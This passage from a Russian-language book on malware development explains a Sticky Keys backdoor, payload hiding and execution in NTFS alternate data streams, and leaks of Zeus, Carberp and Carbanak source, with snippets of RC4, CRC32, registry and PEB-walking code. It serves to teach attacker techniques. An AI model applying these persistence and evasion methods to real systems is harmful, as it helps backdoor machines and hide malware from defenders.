


Рисунок 14.11. Запуск и повторная проверка на машине жертвы с Windows

Наконец, пять нажатий Shift дадут следующий результат:




Рисунок 14.12. Результат пяти нажатий Shift

Чтобы посмотреть характеристики файла `hack.exe`, откроем текстовое поле `Command line`:




Рисунок 14.13. Свойства вредоносного приложения hack.exe

Как видите, в `sethc.exe` успешно внедрён бэкдор.

Как и Sticky Keys, специальные возможности Windows представляют собой набор утилит, доступных через интерфейс входа в систему. Ниже приведены примеры таких возможностей с вариантами запуска и расположением:

• Utility Manager: `C:\Windows\System32\Utilman.exe`, затем Windows + U.
• Экранная клавиатура: `C:\Windows\System32\osk.exe`, затем кнопка экранной клавиатуры.
• Переключатель дисплея: `C:\Windows\System32\DisplaySwitch.exe`, затем Windows + P.
• Narrator: `C:\Windows\System32\Narrator.exe`, затем Windows + Enter.
• Magnifier: `C:\Windows\System32\Magnify.exe`, затем Windows + =.

Эти возможности Windows стали широко известны, когда группы APT начали использовать их для внедрения бэкдоров в целевые компьютеры. Например, Sticky Keys применяли APT3, APT29 и APT41.

Закрепление посредством альтернативных потоков данных

В этом разделе мы рассмотрим и реализуем ещё один популярный приём разработки вредоносного ПО: хранение опасных данных в альтернативных потоках данных (ADS) и применение этого механизма противниками для закрепления.

Альтернативные потоки позволяют связывать с одним именем файла разные потоки данных, что может быть полезно для хранения метаданных. Хотя эта возможность была разработана в помощь иерархической файловой системе Macintosh (HFS), использующей вилки ресурсов для хранения значков файлов и других метаданных, её также можно применять для сокрытия данных и вредоносного кода.

Практический пример 3

Ниже приведён простой код для хранения полезной нагрузки в ADS: GitHub.

Логика кода довольно проста. Он сохраняет данные в ADS, а затем извлекает их обратно. После этого полезная нагрузка выполняется посредством функций WinAPI `VirtualAlloc`/`VirtualProtect`, `RtlMoveMemory` и `CreateThread`. Как обычно, для простоты я использовал полезную нагрузку окна сообщения `Hello world` из главы 8.

Код создаёт ADS с именем `hiddenstream` для текстового файла `C:\temp\packt.txt` на машине жертвы с Windows и сохраняет в нём данные полезной нагрузки. Затем данные считываются обратно и выводятся для проверки правильности. В реальном сценарии это мог бы быть вредоносный исполняемый файл, например обратная оболочка, или другой шелл-код, который перед запуском необходимо извлечь во временный каталог.

Скомпилируем программу:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:




Рисунок 14.14. Компиляция PoC hack.c

Запустим программу на виртуальной машине с Windows 10 x64 v1903, как в моём случае:

```
> .\hack.exe
```

Команда даёт следующий результат:




Рисунок 14.15. Запуск hack.exe на машине жертвы с Windows

Обратите внимание, что здесь мы не применяли никаких защитных механизмов для вредоносной программы, например шифрования полезной нагрузки, противодействия отладке или виртуальным машинам, обычно встречающихся в настоящем вредоносном ПО.

Также учтите, что файл жертвы может существовать или отсутствовать; если его нет, он создаётся функцией WinAPI `CreateFile`.

Проверить ADS файла жертвы можно следующей командой:

```
PS > Get-Item -Path C:\temp\packt.txt -Stream *
```

Команда даёт следующий результат:

```
PS C:\Users\user> Get-Item -Path C:\temp\packt.txt -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\temp\packt.txt::$DAT
                A
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\temp
PSChildName   : packt.txt::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\temp\packt.txt
Stream        : :$DATA
Length        : 0

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\temp\packt.txt:hidde
                nstream
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\temp
PSChildName   : packt.txt:hiddenstream
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\temp\packt.txt
Stream        : hiddenstream
Length        : 433
```

Activate Windows
Go to Settings to activate Windows.

Рисунок 14.16. Проверка ADS файла packt.txt

> **Важное примечание**
>
> ADS является особенностью NTFS; другие файловые системы, такие как FAT32, exFAT и ext4, используемая Linux, эту возможность не поддерживают.

Такой способ выполнения вредоносного кода часто применяется APT29, APT32 и такими инструментами, как PowerDuke.

В заключение отмечу, что описанные в разделе TTP предназначены для иллюстрации тонкостей упрощённых практических примеров, а не для предоставления исчерпывающего списка. Очевидно и то, что некоторые этапы запуска вредоносного кода злоумышленники могут выполнять с помощью легкодоступных функций Windows. Некоторые развитые устойчивые угрозы используют проверенные и надёжные инструменты, что позволяет сосредоточиться на стратегическом выполнении, а не на создании средств.

Однако эти инструменты так или иначе применяют рассмотренные нами приёмы.

Итоги

В этой главе мы всесторонне исследовали APT и раскрыли их значение в сфере киберпреступности. Сначала мы представили концепцию APT, объяснили их многогранную природу и особые проблемы, которые они создают для специалистов по кибербезопасности. Затем подробно разобрали определяющие характеристики APT - от скрытой устойчивости до сложных методологий.

Мы изучили печально известные примеры APT, оставившие неизгладимый след в ландшафте кибербезопасности. От государственных субъектов, таких как APT29 (Cozy Bear) и APT28 (Fancy Bear), до финансово мотивированных групп вроде APT41 (Winnti Group) - каждый пример дал ценное представление о разнообразных мотивах и тактиках APT.

Центральное место в обсуждении занимали TTP, применяемые APT для достижения целей. Опираясь на практические примеры из реальной жизни и используя MITRE ATT&CK, мы разобрали сложную сеть операций APT.

В следующей главе мы обсудим, почему утечки исходного кода вредоносного ПО становятся поворотным моментом в экосистеме киберпреступности и почему в этом случае можно ожидать значительных изменений в работе киберпреступных организаций.

Глава 15. Утечки исходного кода вредоносного ПО

Непреднамеренное или преднамеренное раскрытие исходного кода вредоносного ПО может стать благом для исследователей кибербезопасности, но одновременно послужить катализатором распространения более сложных вредоносных программ. В этой главе рассматриваются несколько значимых исторических случаев утечки исходного кода вредоносного ПО и их последствия для кибербезопасности. Здесь подробно объясняется, как происходят утечки, какую информацию из них можно извлечь и как они стимулировали разработку более совершенных приемов вредоносного ПО. Вы познакомитесь с реальными вредоносными программами и научитесь анализировать утекший код в наступательных целях.

В этой главе рассматриваются следующие основные темы:

• понимание утечек исходного кода вредоносного ПО;
• влияние утечек исходного кода на сферу разработки вредоносного ПО;
• значимые примеры утечек исходного кода вредоносного ПО.

Понимание утечек исходного кода вредоносного ПО

Распространение форумов даркнета предоставило киберпреступникам площадку для обмена вредоносным ПО и торговли им, что привело к распространению различных семейств вредоносных программ. Из-за закрытого характера таких сообществ и постоянной эволюции киберугроз трудно точно определить, какая вредоносная программа первой утекла на хакерские форумы даркнета, но можно рассмотреть один из ранних значимых случаев такой утечки.

Хакерские форумы даркнета, также известные как подпольные или киберпреступные форумы, с конца 1990-х годов играют важную роль в обеспечении киберпреступной деятельности. Эти форумы работают в скрытых сетях, таких как Tor, обеспечивают пользователям анонимность и позволяют обмениваться незаконными товарами и услугами, включая вредоносное ПО, похищенные данные и хакерские инструменты.

Банковский троян Zeus

Один из ранних и печально известных случаев утечки вредоносного ПО на хакерские форумы даркнета был связан с банковским трояном Zeus, также известным как Zbot. Zeus, впервые обнаруженный в 2007 году, быстро получил известность благодаря своим развитым возможностям и значительному воздействию на системы интернет-банкинга. Zeus, система вторжения, созданная российским киберпреступником Славиком, была специально разработана для кражи конфиденциальных финансовых данных, таких как сведения о кредитных картах и учетные данные интернет-банкинга, с зараженных систем.

По мере роста популярности Zeus среди киберпреступников его исходный код и различные версии начали появляться на хакерских форумах даркнета, позволяя другим субъектам угроз настраивать и распространять собственные варианты. Утечка исходного кода способствовала распространению кампаний вредоносного ПО на основе Zeus, что привело к резкому росту случаев мошенничества в интернет-банкинге и кражи личных данных.

Утечка Zeus на хакерские форумы даркнета положила начало тенденции, при которой авторы вредоносного ПО и киберпреступные группы стали открыто обмениваться вредоносными программами и торговать ими. Это привело к появлению специализированных платформ «вредоносное ПО как услуга» (malware-as-a-service, MaaS), где пользователи могли арендовать или покупать доступ к сложным вредоносным инструментам и услугам.

Carberp

Carberp - сложный банковский троян, появившийся в начале 2010-х годов и получивший известность благодаря развитым возможностям кражи финансовой информации с зараженных систем. Он был разработан российской киберпреступной группой специально для компрометации финансовых организаций и клиентов интернет-банкинга с целью кражи конфиденциальных сведений, включая учетные данные, реквизиты кредитных карт и персональные идентификационные данные.

Carberp впервые появился на хакерских форумах даркнета примерно в 2010 году, где киберпреступники обменивались вредоносной программой и ее исходным кодом и торговали ими. Доступность Carberp на этих подпольных форумах упростила его широкое распространение и настройку другими субъектами угроз, что привело к резкому росту киберпреступлений, связанных с банковской деятельностью.

Carberp обладал рядом сложных функций, делавших его серьезной угрозой для систем интернет-банкинга и их клиентов. Среди его ключевых возможностей были следующие:

• **Веб-инъекция:** Carberp применял методы веб-инъекции для изменения содержимого подлинных банковских сайтов, благодаря чему мог перехватывать и похищать конфиденциальные данные, вводимые пользователями во время сеансов интернет-банкинга.
• **Кейлоггинг:** вредоносная программа могла регистрировать нажатия клавиш, перехватывая имена пользователей, пароли и другие учетные данные аутентификации, вводимые жертвами.
• **Удаленный доступ:** Carberp позволял злоумышленникам удаленно управлять зараженными системами, что давало возможность выполнять дополнительные вредоносные действия, такие как эксфильтрация данных, манипулирование файлами и развертывание другого вредоносного ПО.
• **Механизмы противодействия обнаружению:** для уклонения от защитных решений Carberp применял различные методы обфускации и противодействия анализу, из-за чего традиционным антивирусам было трудно обнаружить и удалить его.

Carbanak

Carbanak, также известный как Anunak, представляет собой сложную и высокоорганизованную киберпреступную группу, ответственную за организацию одного из крупнейших банковских ограблений в истории. Группа получила известность благодаря передовой тактике, новаторским методам и успешному проникновению в финансовые организации по всему миру. Операции Carbanak продемонстрировали меняющийся характер киберугроз и растущую сложность киберпреступных организаций.

Carbanak впервые появился в 2013 году и быстро стал заметным субъектом угроз в сфере кибербезопасности. Истоки группы прослеживаются до Восточной Европы; согласно сообщениям, в нее входили опытные хакеры со знаниями в области разработки вредоносного ПО, социальной инженерии и отмывания денег. Carbanak преимущественно атаковал банки, финансовые организации и системы обработки платежей, стремясь похищать крупные суммы посредством несанкционированных переводов и мошеннических транзакций.

Исходный код Carbanak утек в интернет в начале 2017 года. По имеющимся данным, его опубликовали на русскоязычном подпольном форуме, который посещали киберпреступники. Утечка исходного кода Carbanak предоставила исследователям кибербезопасности и правоохранительным органам ценную информацию о тактиках, методах и процедурах (TTP) группы, позволив лучше понять внутреннюю работу вредоносной программы и разработать более эффективные меры противодействия.

Утечка исходного кода Carbanak стала значимым событием в сфере кибербезопасности, поскольку позволила исследователям провести глубокий анализ функций вредоносной программы и выявить потенциальные слабости, которые можно использовать для смягчения ее воздействия. Кроме того, доступность исходного кода позволила специалистам по кибербезопасности, таким как мы, разрабатывать сценарии имитации действий противника, например вредоносное ПО с теми же возможностями.

Другие известные утечки исходного кода вредоносного ПО

Помимо Carbanak, за последние годы произошло несколько других значимых утечек исходного кода вредоносного ПО. Они дали исследователям кибербезопасности ценную информацию о внутреннем устройстве различных вредоносных программ, позволив лучше понять тактики и методы киберпреступников и разработать более эффективные меры противодействия. Среди примечательных примеров можно назвать следующие:

• **SpyEye:** еще один печально известный банковский троян, получивший широкую известность в конце 2000-х годов. Подобно Zeus, SpyEye предназначался для кражи финансовой информации с зараженных систем и в первую очередь был нацелен на учетные данные интернет-банкинга. В 2011 году исходный код SpyEye утек в интернет, что позволило исследователям кибербезопасности проанализировать его функции и разработать стратегии обнаружения и смягчения последствий. Утечка способствовала снижению значимости SpyEye как угрозы, поскольку киберпреступники перешли к более новым семействам вредоносного ПО.
• **Citadel:** сложный банковский троян, появившийся в начале 2010-х годов как преемник Zeus и SpyEye. Подобно предшественникам, Citadel предназначался для кражи финансовой информации и проведения мошеннических транзакций. По сообщениям, в 2013 году его исходный код утек в интернет, предоставив исследователям кибербезопасности сведения о развитых возможностях программы, включая применение шифрования и методов уклонения. Утечка привела к усилению внимания правоохранительных органов и специалистов по кибербезопасности к Citadel и в конечном счете способствовала пресечению его деятельности.
• **Mirai:** печально известное вредоносное ПО для ботнетов, атакующее устройства интернета вещей (IoT), такие как маршрутизаторы, камеры и цифровые видеорегистраторы (DVR). Mirai, впервые обнаруженный в 2016 году, прославился способностью заражать большое количество IoT-устройств и управлять ими, используя их для распределенных атак типа «отказ в обслуживании» (DDoS). В 2016 году исходный код Mirai утек в интернет, что привело к распространению ботнетов на его основе и резкому росту DDoS-атак. Утечка подчеркнула уязвимость IoT-устройств к заражению вредоносным ПО и необходимость совершенствования мер защиты от подобных угроз.

Хотя программы-вымогатели не включены в этот список, стоит отметить, что исходный код нескольких их семейств, таких как Locky, Cerber и GandCrab, также в разное время утекал или становился общедоступным. Эти утечки способствовали распространению вариантов программ-вымогателей и развитию модели «программа-вымогатель как услуга» (ransomware-as-a-service, RaaS), позволяя запускать атаки с применением программ-вымогателей даже менее технически подготовленным киберпреступникам.

Влияние утечек исходного кода на сферу разработки вредоносного ПО

Итак, как утечки исходного кода влияют на популярное вредоносное ПО?

Продолжим рассматривать приведенные выше примеры и выясним, какую ключевую роль утечки исходного кода сыграли в истории разработки вредоносного ПО.

Zeus

Начнем с банковского трояна Zeus. Как я уже писал, утечка исходного кода трояна Zeus в 2011 году привела к широкому распространению его вариантов и производных в киберпреступном подполье. Получив доступ к исходному коду, злоумышленники смогли изменять и настраивать вредоносную программу в соответствии со своими целями и объектами атак. В результате резко возросло число кампаний с применением вредоносного ПО на основе Zeus.

Одной из примечательных особенностей исходного кода Zeus было применение методов шифрования и обфускации для сокрытия вредоносных действий и уклонения от обнаружения средствами защиты. Это обозначило переход разработки вредоносного ПО к более сложным тактикам обеспечения скрытности и закрепления. Zeus стал одним из первопроходцев в применении алгоритмов шифрования RC4 и хеширования Cyclic Redundancy Check 32 (CRC32).

Пример реализации алгоритма RC4 показан на следующем снимке экрана:

```
179  void Crypt::_rc4(void *buffer, DWORD size, RC4KEY *key)
180  {
181
182    register BYTE swapByte;
183    register BYTE x = key->x;
184    register BYTE y = key->y;
185    LPBYTE state = &key->state[0];
186
187    for(register DWORD i = 0; i < size; i++)
188    {
189      x = (x + 1) & 0xFF;
190      y = (state[x] + y) & 0xFF;
191      swap_byte(state[x], state[y]);
192      ((LPBYTE)buffer)[i] ^= state[(state[x] + state[y]) & 0xFF];
193    }
194
195    key->x = x;
196    key->y = y;
197
198  }
199
200  void Crypt::_rc4Full(const void *binKey, WORD binKeySize, void *buffer, DWORD size)
201  {
202    Crypt::RC4KEY key;
203    Crypt::_rc4Init(binKey, binKeySize, &key);
204    Crypt::_rc4(buffer, size, &key);
205  }
```

Рисунок 15.1. Реализация RC4 в трояне Zeus

Как видно, `Crypt::_rc4` реализует часть логики RC4, отвечающую за генерацию псевдослучайной последовательности.

На следующем снимке экрана также можно увидеть реализацию алгоритма хеширования CRC32, который впоследствии получил широкое распространение в разработке вредоносного ПО и применяется до сих пор. Алгоритм хеширования CRC32 используют для получения компактной контрольной суммы заданного размера из произвольного набора данных. Он служит для выявления ошибок в данных, передаваемых по сети или другому каналу связи либо хранящихся в памяти. Для вычисления контрольной суммы, часто представляемой 32-разрядным шестнадцатеричным значением, используется полиномиальная функция:

```
DWORD Crypt::crc32Hash(const void *data, DWORD size)
{
  if(crc32Intalized == false)
  {
    register DWORD crc;
    for(register DWORD i = 0; i < 256; i++)
    {
      crc = i;
      for(register DWORD j = 8; j > 0; j--)
      {
        if(crc & 0x1)crc = (crc >> 1) ^ 0xEDB88320L;
        else crc >>= 1;
      }
      crc32table[i] = crc;
    }

    crc32Intalized = true;
  }

  register DWORD cc = 0xFFFFFFFF;
  for(register DWORD i = 0; i < size; i++)cc = (cc >> 8) ^ crc32table[(((LPBYTE)data)[i] ^ cc) & 0xFF];
  return ~cc;
}
```

Рисунок 15.2. Реализация CRC32 в трояне Zeus

Этот вариант CRC-32 использует полином `x^8 + x^7 + x^6 + x^4 + x^2 + 1` (`0xEDB88320`), задает начальное значение CRC равным `0xFFFFFFFF` и инвертирует итоговый CRC.

Carberp

Carberp применял надежные механизмы закрепления, чтобы продолжать работать на зараженных системах даже после перезагрузки или сканирования защитным ПО. Такие механизмы, как создание записей автозапуска в реестре Windows или установка в качестве системной службы, и сегодня используются современным вредоносным ПО для сохранения присутствия и уклонения от обнаружения защитными решениями.

Например, ниже показаны некоторые функции, реализованные в библиотеке для работы с реестром Windows:

```
//-------------------------------------------------------------------------
// Registry - методы для работы с реестром Windows
//-------------------------------------------------------------------------

bool Registry::CreateKey(HKEY h, char* path, char* name )
{
    // ссоздать раздел в реестре
    // CreateKey(HKEY_CURRENT_USER,"Software\\Microsoft\\Internet Explorer\\Main","TabProcGrowth");
    HKEY key;
    if((long)pRegOpenKeyExA(h, path, 0, KEY_WRITE, &key) == REG_OPENED_EXISTING_KEY)
        return false;
    if ((LONG)pRegCreateKeyA(key, name, &key) != ERROR_SUCCESS)
        return false;

    pRegCloseKey(key);
    return true;
}
```

Рисунок 15.3. Работа с реестром Windows в Carberp

Как видно, в данном случае `Registry::CreateKey` реализует логику создания ключа в реестре Windows.

Здесь также реализована функция `GetKernel32`, логику которой мы рассматривали в главе 13 (см. GitHub).

Обратите внимание на функцию из главы 13 и логику функции на следующем снимке экрана:

```
HMODULE GetKernel32(void)
{
    PPEB Peb = NULL;

    __asm
    {
        mov eax, FS:[0x30]
        mov [Peb], eax
    }

    PPEB_LDR_DATA LdrData = Peb->Ldr;
    PLIST_ENTRY Head = &LdrData->ModuleListLoadOrder;
    PLIST_ENTRY Entry = Head->Flink;

    while ( Entry != Head )
    {
        PLDR_DATA_TABLE_ENTRY LdrData = CONTAINING_RECORD( Entry, LDR_DATA_TABLE_ENTRY,
        InLoadOrderModuleList );

        WCHAR wcDllName[MAX_PATH];

        m_memset( (char*)wcDllName, 0, sizeof( wcDllName ) );

        m_wcsncpy( wcDllName, LdrData->BaseDllName.Buffer, min( MAX_PATH - 1, LdrData->BaseDllName.
        Length / sizeof( WCHAR ) ) );

        if ( CalcHashW( m_wcslwr( wcDllName ) ) == 0x4B1FFE8E )
        {
            return (HMODULE)LdrData->DllBase;
        }

        Entry = Entry->Flink;
    }

    return NULL;
}
```

Рисунок 15.4. Функция GetKernel32 в Carberp

Разберем, что она делает:

1. Инициализирует указатель `Peb` на структуру блока окружения процесса (PEB).
2. Затем получает из PEB указатель на таблицу данных загрузчика.
3. Организует цикл для обхода списка загруженных модулей.
4. В цикле получает имя каждого загруженного модуля и вычисляет для него хеш.
5. Если вычисленный хеш совпадает с заданным значением (`0x4B1FFE8E`), возвращает базовый адрес модуля.

Как видим, обе функции предназначены для получения базового адреса модуля `kernel32.dll` из PEB процесса Windows.

Carbanak

Летом 2013 года исходный код Carberp утек в интернет; одна хакерская группа использовала его, чтобы с меньшими затратами создать Carbanak.

Carbanak, вредоносная программа, применявшаяся хакерами для атак на финансовые организации, включая банки и сайты электронной торговли, в последние годы приобрела большое значение. С 2013 года это развитое вредоносное ПО использовали для хищения более 1 миллиарда долларов у банков, платформ электронной торговли и других финансовых организаций.

Главная особенность, которая обычно привлекает наше внимание к этой категории вредоносного ПО, состоит в его способности избегать обнаружения антивирусами и скрывать свои действия, что часто свойственно хорошо спроектированным вредоносным программам. Carbanak применяет различные методы противодействия антивирусному ПО.

Далее рассмотрим работу ядра трояна, начав с его взаимодействия с WinAPI:

